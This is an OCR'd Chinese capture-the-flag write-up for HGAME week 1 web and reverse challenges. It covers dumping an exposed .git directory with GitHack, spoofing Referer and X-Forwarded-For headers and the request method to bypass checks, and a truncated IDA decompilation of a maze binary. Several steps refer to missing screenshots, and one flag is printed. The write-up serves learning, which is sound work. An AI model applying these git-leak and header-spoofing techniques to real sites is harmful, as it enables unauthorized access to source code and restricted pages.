
Week1-123456

web


1.Cosmos的博客

这道题看到



出现了github，那么我先试着去github搜，然后我最开始是直接搜这个的

然后找到了之前的commit



获得flag

但是！后面问了茄子，跟我说其实考点是git泄露，那么我又重新做了一遍


首先发现有这个

```
[200] => .git/config
[200] => .git/HEAD
[200] => .git/description
[200] => .git/index
[301] => .git
[502] => %3f.bak
[502] => robots.txt
[502] => phpinfo.php
[200] => .git/config
[301] => index.html
output at cosmos.hgame.n3ko.co.txt
```

然后找了GitHack-master这个软件

```
C:\Users\lenovo\Desktop\GitHack-master>python2 GitHack.py http://cosmos.hgame.n3ko.co/.git

 A '.git' folder disclosure exploit.

[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://cosmos.hgame.n3ko.co/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
Cloning into 'C:\Users\lenovo\Desktop\GitHack-master\dist\cosmos.hgame.n3ko.co'...
remote: 404 Not Found
fatal: repository 'http://cosmos.hgame.n3ko.co/.git/' not found
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://cosmos.hgame.n3ko.co/.git/ is not support Directory Listing
```


然后在config里面找到了



然后后面就跟上面一样了


2.接头霸王

这道题打开burp首先看到come from




那么构造`Referer:https://vidar.club/`


然后看到visit it locally，那么就是`X-Forwarded-For:127.0.0.1`




然后看到




把firefox改成Cosmos，然后看到



改变请求方式，然后看到




最后加上



获得 `flag hgame{W0w!Your_heads_@re_s0_many!}`


3.Code World

这道题一打开是403，但是burp里面直接是显示405。405是因为请求方式错误，那么把GET改成POST



出现了这个

那么这里还有个点就是`+`通过url提交参数的时候会变成空格，所以需要转下编码，把+变成%2b




获得flag

4.🐴尼泰玫

这道题没啥好说的，burp截包改参数

出现flag



Reverse


1.maze

这道题看了给的学习资料，还看了去年的题目。然后打开ida

```
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
  signed int v3; // eax
  __int64 v4; // [rsp+0h] [rbp-80h]
  char *v5; // [rsp+8h] [rbp-78h]
  char s[48]; // [rsp+10h] [rbp-70h]
  char v7; // [rsp+40h] [rbp-40h]
  unsigned __int64 v8; // [rsp+78h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  sub_4006A6();
  __isoc99_scanf((__int64)"%40s", (__int64)s);
  HIDWORD(v4) = strlen(s);
  LODWORD(v4) = 0;
  v5 = (char *)&unk_6020C4;
  while ( (signed int)v4 < SHIDWORD(v4) )
  {
    v3 = s[(signed int)v4];
    if ( v3 == 100 )
    {
      v5 += 4;
    }
    else if ( v3 > 100 )
    {
      if ( v3 == 115 )
      {
        v5 += 64;
      }
      else
      {
        if ( v3 != 119 )
        {
LABEL_12:                                       // //
          puts("Illegal input!");
          exit(0);
        }
```

